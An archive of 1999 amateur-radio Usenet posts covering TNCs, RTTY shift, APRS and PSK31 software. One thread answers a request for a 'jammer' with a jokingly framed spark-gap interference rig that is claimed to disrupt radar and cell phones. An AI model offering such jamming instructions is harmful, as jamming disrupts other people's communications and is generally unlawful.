>sized maha that packs 1050mAh with their 9.6 volt battery compared to the
>stock 600mAh.
>
>Call me old fashioned, but I am running the LATEST version of terminal.exe.
>Why? Is there something else out there? Just kidding ..... sort of. I do
>use this with my Windows CE device also, nothing fancy, but functional.
>
>And the best unexpected bonus:
>You can control any function of the radio through the serial port using not
>so proprietary commands. Check out http://www.radiohound.com/d7zpinfo.htm
>for more info on this.
>
>As for price.........
>You have to think about what you are getting:
>Dual band radio - $300, (almost) fully functional 9600/1200baud TNC - $100,
>integrated APRS program built in - $50, all this integrated into a handheld
>.............. PRICELESS....... or about $450. You decide.
>
>The TH-D7 is packed with functions, and does take a little more time to
>master than most radios. In many ways I am still learning. Another great
>resource is http://www.tapr.org . Check out their APRSHT SIG (special

>interest group) for a ton of information.
>
>Enjoy,
>
>Walter
>
>O'Neal <oneal@pacbell.net> wrote in message
>news:367c9eb8.7550645@news.pacbell.net...
>> On Tue, 15 Dec 1998 16:29:07 -0800, Walter Dunckel <wdunckel@best.com>
>> wrote:
>>
>> >
>> >Saw the TH-D7A, and had to have one. Here are a few things I have
>> >noticed since I purchased it 24 hours ago.
>>
>> >5. Although not very close to the size of a brick, it is similar in
>> > shape. I like the shape of my ol TH-28 a lot better, but then I
>> > don't have a 9.6volt battery in it!
>> >
>> >If any of you have any questions about the radio, I will attempt to
>> >answer them.
>> OK
>>
>> How much did this beast set you back ?
>>
>> 24 hours is not much operating time, but do you have a feel for how
>> the battery life is ? With a full charge can you work for a couple of
>> hours or more less ?
>>
>> What terminal program you running with the TNC ?
>>
>> Steve
>> N6CRR
>>
>
>

5355. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19991203035143.04783.00000235@ng-fo1.aol.com>
Source record: 15163

A few points of Interest.

Comp-RTTYII is a DOS based program which, without alot of flash, allows Solid RTTY operation using even a basic 8088 machine. And does it very well. Including some of the most convenient Message Buffers Ive used.

The RTTY Standard is 170hz Shift.
And has been for years.And Hence your Rigs FSK is set to 170hz.

The Pk232 was designed and built with 200hz shift as A COMPROMISE. In order to get the unit to do both RTTY and packet they had to fudge to make it do both. So as a RTTY op you had to Straddle Tune a signal. Or heat up your soldering Iron and remove/replace the filter components to restore the 170hz shift. The Mod was quite popular and for good reason, IT WORKED and made the PK232 a few notches above its unmodified form.

73 de MIKE WB9B

5356. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <3847BCBD.A3C8B4ED@hotmail.com>
Source record: 15164

a friend of mine picked up a couple of them @ the rochester ny
hamfest,earlier this year.they only put out 35 watts,he says' that it is
a simple mod.thats' all i know/can
tell you.
ttyl de dave

5357. Call for Submissions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: KF4OBL <kf4obl@icharleston.net>
Message-ID: <65S14.2914$ic7.92840@newsfeed.intelenet.net>
Source record: 15165

The Worldwide Awards Locator is looking for new awards. We are currently compiling a list if all awards available to amateur radio operators. If you know of any awards not listed on the Locator Site (http://www.icharleston.net/kf4obl/awards.html) then by all means let me know. This can be a great site with some very useful info if everyone will contribute. Thanks for your time and I look forward to hearing from you.

--

KF4OBL
Worldwide Awards Locator
http://www.icharleston.net/kf4obl/awards.html
Email Me if you know of any Amateur Radio Awards

5358. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <384854BA.28ED616F@hotmail.com>
Source record: 15166

here is the 'mod' page:

http://www.packetradio.com/phnx96.html

the home page:

http://www.sedan.org/
ttyl de dave-n2rhl

5359. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-04 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <nib24.195930$5r2.462009@tor-nn1.netcom.ca>
Source record: 15167

Hi Randy,

Many thanks for the info!

I am going to have some fun this weekend.

But I would like to suggest that Timewave consider upgrading their firmware for the DSP-599zx so that the internal modem can handle burst modes with higher baud rates. From my perspective, it shouldn't be a big deal. You already have programmed the DSP-599zx to receive many different shifts and baud rates etc when it is used as an audio filter for the data modes.

With a firmware upgrade, you can advertize that the DSP-599zx can also be used on AMTOR and PACTOR (with the appropriate PC program -- PCTOR, TERMAN93 and maybe even BMK-Multy)

73's
Rob

"Randall R. Gawtry." <rgawtry@timewave.com> wrote in message news:82778v$4v0$1@newsfeed.minn.net...
> In article <0%v14.195479$5r2.459142@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
> >Hi Randy,
> >
> >Thanks for the EMAIL. Yes I will keep experimenting (like most hams hi)
> >
> >But I do have one more question, you mention that the internal modem is
> >optimized for 45 baud RTTY using 170 Hz? Will the internal modem work as
> >well at 200 hz shift which has become very popular for RTTY these days??
> >Will the AFSK generator also generate the 200 hz shift signal (at line
> >output jack)?
> >
> Yes, the internal modem will work at 200 Hz. shift. Incidentally, the PK-232
> was responsible for 200 Hz. shift RTTY. We didn't own the PK-232 when we
> designed the DSP-599zx, but we weren't about to neglect the most popular
> multimode data controller ever made! The AFSK demodulator and generator always
> work at the same frequency. If you use the FSK generator in your transceiver,
> it is probably restricted to one shift frequency in the vincinity of 170 Hz.
>
> >It is too bad that the internal modem and remodulator cannot be used at
> >higher baud rates and for pulse modes like AMTOR or PACTOR. There are a

> >number of programs which can implement the PACTOR, RTTY and AMTOR
protocols
> >in the PC. (Some will even do Hardware memory ARQ if you feed the data
from
> >the A/D converter).
> >
> Try turning the DCD to zero if you are going to experiment with the burst
> modes. The DCD is one of the parameters that were optimized for RTTY.
>
> 73,
> Randy Gawtry, K0CBH
> Timewvave Technology Inc.
>

5360. Help Needed tuning a FSK Signal for HF Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-04 00:00:00 UTC
From: Richard Kriss <kriss@spec.com>
Message-ID: <kriss-7985A6.11125204121999@[192.107.149.20:119]>
Source record: 15168

I am having trouble working HF packet. The setup is a PK-232 and a Kenwood TS-450. For reasons I would rather not discuss the Kenwood is worthless in AFSK mode so I must use FSK. I want to work the NETWORK stations on 14.105 MHz. The problem is when in FSK mode I print 99% of the stations on 14.103.33 MHz. This is the frequency I have locked into memory. The problem is the stations do not seem to hear my FSK signal that is transmitting on 14.103.33. I have tried to use the XIT to move my xmit up 1.1 and they still can't hear my station.

Any suggestions on how to put an FSK signal on freq will be appreciated.

73 de Dick , KD5VU
Austin, Texas
On Saturday, December 4, 1999 at 11:02:57 AM CST (or -6hrs UTC)

```
|-------------------------------------------------------------|
| Using NET/Mac 2.3.68b and IM/Mac 1.0b28j dated 1-Feb-99 |
| AMPRnet: kd5vu@ausgw.n5smn.ampr.org INTERnet: kd5vu@qsl.net |
| Web Page: http://www.qsl.net/kd5vu |
|-------------------------------------------------------------|
```

5361. LA, CA need part time RF designer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-04 00:00:00 UTC
From: Leonard Marshall <lmca@mediaone.net>
Message-ID: <38497AEB.83E8BD5A@mediaone.net>
Source record: 15169

LA, CA mfg. co, is looking for an individual to improve the front end
of some high freg. broadcast receivers for field use with ENG trucks.
Also requires miniature high gain antenna design.Contact:
Nathan Mordukhay at 1800-800-6608 or email or fax
lmca@mediaone.net
fax 310-836-5327

Culver City Electronic Co. Needs help in new markets

5362. Whats the best TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: ccom2@socket.net
Message-ID: <3849b154.9233484@news.socket.net>
Source record: 15170

Thinking of getting into 2 meter packet,. What tnc is the best to
start with and which is the worst?
Mike AB0IV

5363. Re: Whats the best TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s4k1in2oqeg170@corp.supernews.com>
Source record: 15171

>Thinking of getting into 2 meter packet

APRS is about the only thing growing on 2m packet. The BBS is pretty much done, and TheNet nodes are coming down daily, so only local activity will be found, unless there is an internet gateway.

>. What tnc is the best to start with

The best TNC is a Pentium computer. Get a sound card and Linux, or even Windows, and do packet via the sound card.

> and which is the worst?

Just about everything else. Remember most of these have 8 bit micro's in them that are not useful for anything else. Buy an used one if you really want to go this route. You can use it in your mobile for APRS (maybe).

>Mike AB0IV

Steve, K5OKC

5364. APRS PROTOCOL SPECIFICATION

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <C0CAOTA6WgS4EwLE@dowrmain.demon.co.uk>
Source record: 15172
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,rec.radio.amateur.space

```
==========================
APRS PROTOCOL SPECIFICATION
==========================

TAPR announces release of the second public draft of
the APRS Protocol Specification.
-----------------------------------------------------

It's finally here! The APRS Working Group has completed the second
public draft of the APRS Protocol Specification.

This document covers the core functionality of APRS Protocol Version
1.0 as it works today. This is the base level specification that all
implementations should comply with, and it was unanimously adopted by
the Working Group members, who include the authors of APRS-DOS,
WinAPRS, MacAPRS, X-APRS, PocketAPRS, APRS+SA, javAPRS, and APRServe,
and the developers of the Mic-E and Pic-E products.

The Specification forms the basis for future Working Group projects,
including APRS test suites and the APRS Certification Program. The
WG also hopes to use this document as the basis for further
specifications, including IGate and APRS digipeater operation.

Over the last 8 weeks the specification has grown from 18 pages to 93.
It now includes packet format diagrams, the APRS symbol tables, full
details of the Mic-E encoded format, the compressed lat/long position
format, plus weather report and telemetry formats. Above all, the
specification contains many examples of how APRS data is formatted to
make it easier to understand.

The APRS Protocol Specification is now available on the APRS Working
Group web page at: http://www.tapr.org/tapr/html/Faprswg.html.

It is available in PDF format, both zipped and unzipped. The zip file
is a little under 1.5MB. You can read it with a PDF reader such as Adobe
Acrobat 3 or 4.

This document is still a draft. There will now be a 15-day public
discussion period in which anyone may feed back comments, criticisms
and suggestions for improvement. Full information on how to do this is
contained within the document.

The final cutoff for comment is midnight U.S. Pacific time on Sunday 19
December (i.e. 0800 UTC on Monday 20 December).
```

After this date the Working Group will consider all the comments, and will issue the final approved version of the Specification as soon as possible thereafter.

John Ackermann, N8UR (jra@febo.com)
Administrative Chair
APRS Working Group
4 December 1999

5365. Palm IIIx or Palm V APRS System

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Jun Flores <KC5SZP@prodigy.net>
Message-ID: <82e0tf$48t8$1@newssvr04-int.news.prodigy.com>
Source record: 15173

Anyone out there have an APRS set-up using the Palm IIIx or Palm V? I'd like to set one up (hardware & software) for my mobile station. I appreciate any info or sound advice.

--
Jun, KC5SZP

5366. Re: Palm IIIx or Palm V APRS System

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Bob Morehouse <bobmore@mail.pacifier.com>
Message-ID: <384A9A0D.2BAFF3C5@mail.pacifier.com>
Source record: 15174

Go to: http://www.pocketaprs.com/

This is the site of the fellow who has written the PalmAPRS program for using the various Palm devices with APRS.

Bob, KB7ADO

5367. testing wireless circuits

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Fred Smith <fsmith555@yahoo.com>
Message-ID: <ulvqkk1P$GA.327@cpmsnbbsa04>
Source record: 15175
Cross-posted to: alt.radio.pirate,news.admin.radio.amateur.digital.misc,news.admin.radio.amateur.equipment,news.groups.radio.shortwave,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

I'm still a little confused on the topic of building radio noise (for testing wireless circuits). Is there a book that describes how to build a 'noise' circuit (otherwise known as a jammer). Thanks.

5368. AEA PK-900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Bob Sayers <bob.sayers@zetnet.co.uk>
Message-ID: <19991205205141701 43@zetnet.co.uk>
Source record: 15176

I've had a PK-900 since they first came out, having up-graded from a PK-232, as I particularly wanted the true dual-port feature.

With the demise of support from AEA, is anyone aware of any third parties who have produced updated ROMs for this model? Anyone done any interesting mods, or know of Internet sites that describe any?

73,

Bob, G8IYK

5369. Re: AEA PK-900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#M5Frg2P$GA.75@cpmsnbbsa02>
Source record: 15177

Timewave has a DSP firmware upgrade for them, and owns all the AEA TNC
technology. You can look at the PK-900 upgrade board at
http://www.timewave.com

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Bob Sayers wrote in message <19991205205141701 43@zetnet.co.uk>...
>I've had a PK-900 since they first came out, having up-graded from a
>PK-232, as I particularly wanted the true dual-port feature.
>
>With the demise of support from AEA, is anyone aware of any third
>parties who have produced updated ROMs for this model? Anyone done
>any interesting mods, or know of Internet sites that describe any?
>
>73,
>
>Bob, G8IYK
>
>

5370. BEST TNC PROGRAM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Paul Tait <ptait@neo.rr.com>
Message-ID: <kSF24.724$q7.19999@sandstorm.neo.rr.com>
Source record: 15178

HI...I recently purchased a Hal DXP-38 and I am disappointed with the software, so I bought the Easyterm software and it seems to work well in windows, Im still disappointed with the contesting side of the program....I was wondering if the way to go is the WF1B program or is XPWIN the way to go??Any info or opinions would be appreciated...Tks

de Paul **NC8T**

5371. New OK APRS Digi

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-05 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s4md3e9vqeg129@corp.supernews.com>
Source record: 15179

There's a new APRS node up on the Arbuckles that should be of interest
to North Texas and southern Oklahoma Hams. Node is: DAVIS 144.390

See you on the air!

Steve, K5OKC

5372. Re: testing wireless circuits

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: JW <jdwalton@home.com>
Message-ID: <384B4826.E98E3750@home.com>
Source record: 15180
Cross-posted to: alt.radio.pirate,news.admin.radio.amateur.digital.misc,news.admin.radio.amateur.equipment,news.groups.radio.shortwave,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

Here's a great noise circuit

Purchase a spark gap generator, a.k.a. Model T ignition coil, mount a 10 penny nail on an insulator inside a coffee tin, at right angles to the base of the can. Connect spark generator to nail, ground to tin. Generate spark and watch the mcw RFI!

Guaranteed to knock out X and K band radar units, will probably wreak havoc with cell phones too.

This, by the way, is in the spirit of jest, and probably apocryphal legend.

Fred Smith wrote:

> I'm still a little confused on the topic of building radio noise (for
> testing wireless circuits). Is there a book that describes how to build a
> 'noise' circuit (otherwise known as a jammer). Thanks.

5373. Re: Whats the best TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: Evhen Tupis <evman@ix.netcom.com>
Message-ID: <384B6139.BB0B2C9B@ix.netcom.com>
Source record: 15181

ccom2@socket.net wrote:
>
> Thinking of getting into 2 meter packet,. What tnc is the best to
> start with and which is the worst?
> Mike AB0IV

As with anything, the answer is: "it depends on what you want to do on packet".

If it's APRS *from your home*, then you don't need a TNC anymore. Go to the TAPR website and subscribe to the APRS SIG (special interest group). It's a listserve for that interest-area. The authors of WinAPRS just announced that their product now supports SoundBlaster cards instead of TNC's.

If it's APRS *from your car*, then the best is the Kantronics KPC3+ with ROM 8.3.

If you want to start playing with PropNET (a service that uses APRS protocols to chart propagation anamolies and meteor scatter contacts using packet technology), then the best TNC is the Kantronics KPC3 or 3+ with ROM 8.2 or above.

I guess this means, if you need a TNC, make it a Kantronics. A close second is the Paccomm units with latest ROM. Everything else comes next.

Of course, these are generalizations that may need modification, based on your actual usage; but this is a good place to start.

Ev, W2EV

5374. Re: APRS PROTOCOL SPECIFICATION

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s4nb5366qeg171@corp.supernews.com>
Source record: 15182

No one is getting rich off of APRS. The man who started the protocol
owns the copyright. You can't call it APRS unless it is compatible.
With a written spec, you can now do that. So what's the real problem
here? This isn't a socialist country, so you're going to have to
come to grips with everything not being provided by the government.

Here's a true example. My two older brothers designed a license plate
for their hot rod club. They drew it up on the kitchen table, and had 5
aluminum plates made. These were hand carved into wood, and then
cast. One of the club members wanted more plates so he made a
copy and had some more cast. Then he decided that he'd make a
bunch of ski-jackets with the logo. Too make a long story short, the
club lost their ownership of the logo, as it wasn't copyright. One
person makes a few bucks by stealing the logo, but the real problem
is that the joy went out of an otherwise simple experience.

Rich wrote in message ...
>On Sun, 05 Dec 1999 10:33:18 GMT, Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote:
>>As a matter of interest - is it true that the term APRS is Copyright and
>>cannot be included in the name of a software or hardware product without the
>>payment of a license fee?
>>
>>If this is the case I can't see much point in publishing a spec if all its
>>going to do is line someones pocket...
>
> You can always say that the product is "APRS Compatible".
>
>- Rich

5375. Re: testing wireless circuits

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: Fred Smith <fsmith555@yahoo.com>
Message-ID: <OYvUiEBQ$GA.315@cpmsnbbsa04>
Source record: 15183
Cross-posted to: alt.radio.pirate,news.admin.radio.amateur.digital.misc,news.admin.radio.amateur.equipment,news.groups.radio.shortwave,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

O.K. Thanks.

JW <jdwalton@home.com> wrote in message news:384B4826.E98E3750@home.com...
> Here's a great noise circuit
>
> Purchase a spark gap generator, a.k.a. Model T ignition coil, mount a 10
penny
> nail on an insulator inside a coffee tin, at right angles to the base of
the
> can. Connect spark generator to nail, ground to tin. Generate spark and
> watch the mcw RFI!
>
> Guaranteed to knock out X and K band radar units, will probably wreak
havoc
> with cell phones too.
>
> This, by the way, is in the spirit of jest, and probably apocryphal
legend.
>
> Fred Smith wrote:
>
> > I'm still a little confused on the topic of building radio noise (for
> > testing wireless circuits). Is there a book that describes how to build
a
> > 'noise' circuit (otherwise known as a jammer). Thanks.
>

5376. Re: Whats the best TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <wiU24.196380$5r2.469507@tor-nn1.netcom.ca>
Source record: 15184

As you can see from the postings it really does depend what you want to do on 2 mtr packet.

Talk to you local HAMS and find out what is happening in the local packet scene. Even though many nodes or digipeaters are coming down, many places still have BBS's, DX clusters, internet gateways and TCP/IP JNOS stations.

Yes, You can easily use a sound card for 1200 baud packet and sometimes the sound card will work for 9600 baud packet. But you will need to build a small circuit the interfaces your computer's serial port to the rig's PTT line in order to key the rig on transmit. The circuit is very simple - only 1 resistor, I diode and 1 transistor.

If you don't have a sound card, you can use a BAYCOMM modem. Tigertronics sell BAYCOMM modems under the trade name BAYPAC. It is a very simple modem but the packet protocol is implemented in the PC NOT the modem. (i.e. the PC must always be on for you to use packet). Much cheaper than a regular TNC such as KPC3 or MFJ etc.

But some people like keeping their packet station running all the time especially if their local BBS does reverse mail forwarding. If you want to keep you packet station running all the time, you may want to consider a standalone TNC such as MFJ, Pacomm or Kantronics. You won't need to keep you PC on all the time -- only your TNC and Rig.

If you want to run 9600 baud packet (but check first to see if there is any 9600 baud activity left in your area), you will need a rig that is 9600 baud ready or you will have to make a mod to your existing rig.

I have a KPC3, it is a simple TNC and works well BUT it is not TAPR TNC2 clone compatible. The TAPR TNC2 clone has become almost a defacto standard.

Unlike the Kantronics TNC's, the MFJ and Pacomm TNC's are TNC 2 compatible and support the WA8DED host mode. There are many great terminal and BBS programs out there that support the WA8DED host mode. A lot of them are free!

Some people also like the MFJ or Pacomm units over the Kantronics since they can easily change the EPROMS in the TNCs with any one of the multiple of free EPROMS out there designed for the TAPR TNC2. Some of these EPROMs include The Net X1J4 (very common node for routing), 6PACK so the TNC can be used with FlexNet software, etc.

You can even change the EPROM in a MFJ or PACOMM TNC to run a different OS in the TNC such as the TAPR firmware or the NORD<>LINK's "The Firmware TF2.7b". (But I don't know whether such a change is worth it).

To change the EPROM, typically all you need is to find someone who will burn the EPROM for you. (the images for the EPROMS can be found on the internet). Buck Rogers (www.packetradio.com) will burn EPROMS for the NET X1J4 and may even burn other EPROMS for you.

I hope this helps.

73's
Rob

"Steve Sampson" <ssampson@usa-site.net> wrote in message news:s4k1in2oqeg170@corp.supernews.com...
> >Thinking of getting into 2 meter packet
>
> APRS is about the only thing growing on 2m packet. The BBS is pretty
> much done, and TheNet nodes are coming down daily, so only local
> activity will be found, unless there is an internet gateway.
>
> >. What tnc is the best to start with
>
> The best TNC is a Pentium computer. Get a sound card and Linux, or
> even Windows, and do packet via the sound card.
>
> > and which is the worst?
>
>
> Just about everything else. Remember most of these have 8 bit
> micro's in them that are not useful for anything else. Buy an used
> one if you really want to go this route. You can use it in your mobile
> for APRS (maybe).
>
> >Mike AB0IV
>
> Steve, K5OKC
>
>
>

5377. WTB: KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <384C19E8.E1031DB1@email.mot.com>
Source record: 15185
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

Here I go again folks:

I had a deal set up but it fell through - so ï¿½ once again:

I am looking for a late model, KAM Plus TNC/MCP with version 8.x
firmware. I would like the interconnect cables that come with it,
documentation and wall transformer too.

Please e-mail me if you have one you are willing to part with. State
condition, description and asking price.

Thanks: Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5378. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-06 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <r9V24.196390$5r2.469393@tor-nn1.netcom.ca>
Source record: 15186

Hi Jeff,

Try Logger. It is great! As it names suggests it has a logging program, but it also has a great terminal program and PSK31 support (all you need is a sound card as a modem for PSK31)

Best of all -- Logger is freeware. GOTO www.itis.net

There is some good commercial software out there like XPWARE and Pacterm. But for HF modes with the KAM (or any other TNC), I like using Logger the best! Unfortunately Logger will not let you use one of the KAM's HF modes and VHF packet at the same time.

If you buy a commercial product check to see if it supports KANTRONICS host mode. The host mode will let you use one of the HF modes and packet at the same time (e.g. You can run RTTY and have another window open monitoring a DX Cluster). I believe that XPWARE and PacTerm both use the KANTRONICS host mode.

There are trial or demo versions of both XPWARE and PacTerm available off the web. Both appear to be excellent products.

But if you want to save some money you may want to try Logger first.

To answer your "Real" question about buying and selling software -- It is more correct to use the term licensing. It is rare that one buys software -- one obtains a licence for the right to use it.

It is rare but some software licence agreements let you even sublicence the software to someone else (and you can still use the software yourself). As you can see this is not a very profitable approach but some licence agreements are poorly worded and let you do that.

Look at the licence agreement. You probably will not be able to grant sub licences but you may be able to transfer the licence. If you can transfer your licence to use the software to someone else, typically you have to destroy all your copies of the software (on any disk on any computer etc), and may even have to notify the company from which you bought the software of the transfer of the licence.

SOME licence agreements WILL NOT even let you transfer the software licence to someone else -- You are stuck with the software. The person who wants the software will have to obtain a new licence from the company who developed it

73
Rob

"Jeff Goodspeed" <cmsx42@email.mot.com> wrote in message
news:38443056.A2DE33B@email.mot.com...
> I'm just getting started in the digital modes. I'm getting a used KAM
> Plus soon and will need communications software for it. Being a profound
> cheep skate, I will be looking for freeware, shareware or used programs.
> The more powerful of these programs seem to be commercial. I have found
> several offered via web sites. The common delivery method is to down
> load their code and use it in a "diminished" state to see if you like
> it. To make the software completely functional, you have to "buy" it.
> This means you send in your money and the company emails you some kind
> of activation key.
>
> All in all this seems kind of handy for first time customers, but I have
> a question on how one sells the software second hand? I assume there is
> a unique "key" for each customer. If I down load the program from the
> companies web site and then buy the activation key from some one else,
> will the program function? How do people sell their old software? Or
> can't they?
>
> Thanks . Jeff - KA9S
>
> Alternate (home) e-mail: ka9s@mediaone.net
>
>

5379. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: Alexander Kurpiers <a.kurpiers@uet.tu-darmstadt.de>
Message-ID: <384CC602.A4C3EFF4@uet.tu-darmstadt.de>
Source record: 15187
Body handling: Binary attachment payload not displayed: a.kurpiers.vcf

Nico Palermo wrote:

> MSK performance is worse than BPSK only if demodulated by a coherent
> detector which takes symbol-by-symbol decisions (3 dB penalty), either
> by an incoherent one (6 dB penalty), or by a frequency discriminator. In
> the latter case the optimum modulation index is 1.25 (not 0.5) and there
> is a ~7 dB penalty over Viterbi decoding.

You can get back a lot if you use a DFE after the frequency
discriminator. This is because the PSD of the noise is not white after
the non-linear demodulator. The DFE can be used to compensate for the
noise correlation. This is not as complicated as viterbi decoding and of
course not as demanding in terms of computational power. The viterbi
decoding becomes only feasable for simple QPSK-type receivers eg. used
for GSM where h=0.5 (MSK). If the modulation index is arbitrarily
chosen, the receiver is much more complicated (a bank of correlators in
front of the viterbi). Note that this has absolutely nothing to do with
coding!!! We are talking about the modulation having memory. No coding
used.

I´ve done some simulations for 4-FSK using a Gaussian filtered FSK with
BT=0.4 and h=0.2. The receiver was a frequency discriminator followed by
a T/2-DFE. I gained about 6dB in S/N compared to a "normal" receiver
without DFE and with ISI-free modulation ala G3RUH (BTW: when CPFSK
people talk about RC (raised cosine), then they mean raised cosine in
the TIME domain, so 2-RC is a raised cosine that spannes over 2 symbols.
The G3RUH baseband modem also features a raised cosine impulse, but in
the FREQUENCY domain...) .

The later realized "real-world" modem was unfortunatly worse than the
simulation (of course, this is what you expect the "real-world" to be),
but it still was quite good compared to the "simple" case with only a
linear post-detection filter (G3RUH/DF9IC type modems). There is still
room for improvement for this DSP based modem, but I have no time in the
moment...

73´ Alexander

--
----------------------------------+---------------------------------------
| Alexander F. Kurpiers | Voice:
+49-6151-162369 |
| Institut fuer Nachrichtentechnik | Fax :
+49-6151-165545 |
| Merckstrasse 25 | EMail:

a.kurpiers@uet.tu-darmstadt.de |
| D-64283 Darmstadt (Germany) | Hamradio:
dl8aau@db0ais.#hes.deu.eu |
----------------------------------+--------------------------------------

[One or more binary attachments are retained only in the source text.]

5380. Wanted:Paccomm Sat Combo!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: vk6bos <alegna@cygnus.uwa.edu.au>
Message-ID: <82in31$hj3$1@enyo.uwa.edu.au>
Source record: 15188

hi there,

If you have the PaCComm Satellite Combo package for sale please contact me!

regards,

Nick VK6BOS

5381. Re: BEST TNC PROGRAM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: xpware@home.com
Message-ID: <384d0d06.5080482@192.168.0.1>
Source record: 15189

On Sun, 5 Dec 1999 22:08:04 -0500, "Paul Tait" <ptait@neo.rr.com>
wrote:

>HI...I recently purchased a Hal DXP-38 and I am disappointed with the
>software, so I bought the Easyterm software and it seems to work well in
>windows, Im still disappointed with the contesting side of the program....I
>was wondering if the way to go is the WF1B program or is XPWIN the way to
>go??Any info or opinions would be appreciated...Tks
>
>de Paul **NC8T**
>

Well probably WF1B is the better of the contesting software
for the HAL units. Best bet is to try the programs and find out which
one you like the best. XPWIN can be downloaded at
www.goodnet.com/~gjohnson. Not sure about WF1B, but would guess
a quick check on any of the better search engines will turn up
a few links.

73 Gary KF7XP

5382. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <384D2E34.F21E4A72@IEEE.org>
Source record: 15190

Randall R. Gawtry. wrote:
> If you use the FSK generator in your transceiver,
> it is probably restricted to one shift frequency in the vincinity of 170 Hz.

My IC-706 has selectable shifts of 170, 200, and 425.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5383. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: Jim Lynch <jwl@sgi.com>
Message-ID: <384D37BC.A6DCA295@sgi.com>
Source record: 15191

I've got a NEC Versa 2406 laptop. It's got sound built in. Can it run
the psk31 software?

THanks,
Jim.

5384. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: "George T. Baker" <w5yr@worldnet.att.net>
Message-ID: <384D4669.7BEFF957@worldnet.att.net>
Source record: 15192

Only way to find out is to try it. Try system information software to see what the system thinks the card is. My Micron laptop thinks that the MB-chip is a real SB-16 card - works great.

The requirement is for a 16-bit soundcard function that is SB-compatible and for Windows 95 operation. Some programs may work with W3.1 - I don't recall.

I suggest the PSK31 program by G3PLX for starters and then the Logger program by Bob Furzer when you get things working.

72/73, George
Fairview, TX 30 mi NE Dallas in Collin county
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
R/C since 1964 - AMA 98452 RVing since 1972

Jim Lynch wrote:
>
> I've got a NEC Versa 2406 laptop. It's got sound built in. Can it run
> the psk31 software?
>
> THanks,
> Jim.

5385. Re: APRS PROTOCOL SPECIFICATION

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: jra@febo.com
Message-ID: <bblj28.15b.ln@meow.febo.com>
Source record: 15193

In article <tb6h28.f3p.ln@server.localdomain.>, g8ecj@abmdata.demon.co.uk wrote:
>I'm glad that someone has clarified the situation. The problem was also
>that the sources were closed (I gave up trying to get any info on the system
>some months ago so don't know if this is still the case) so the spec couldn't
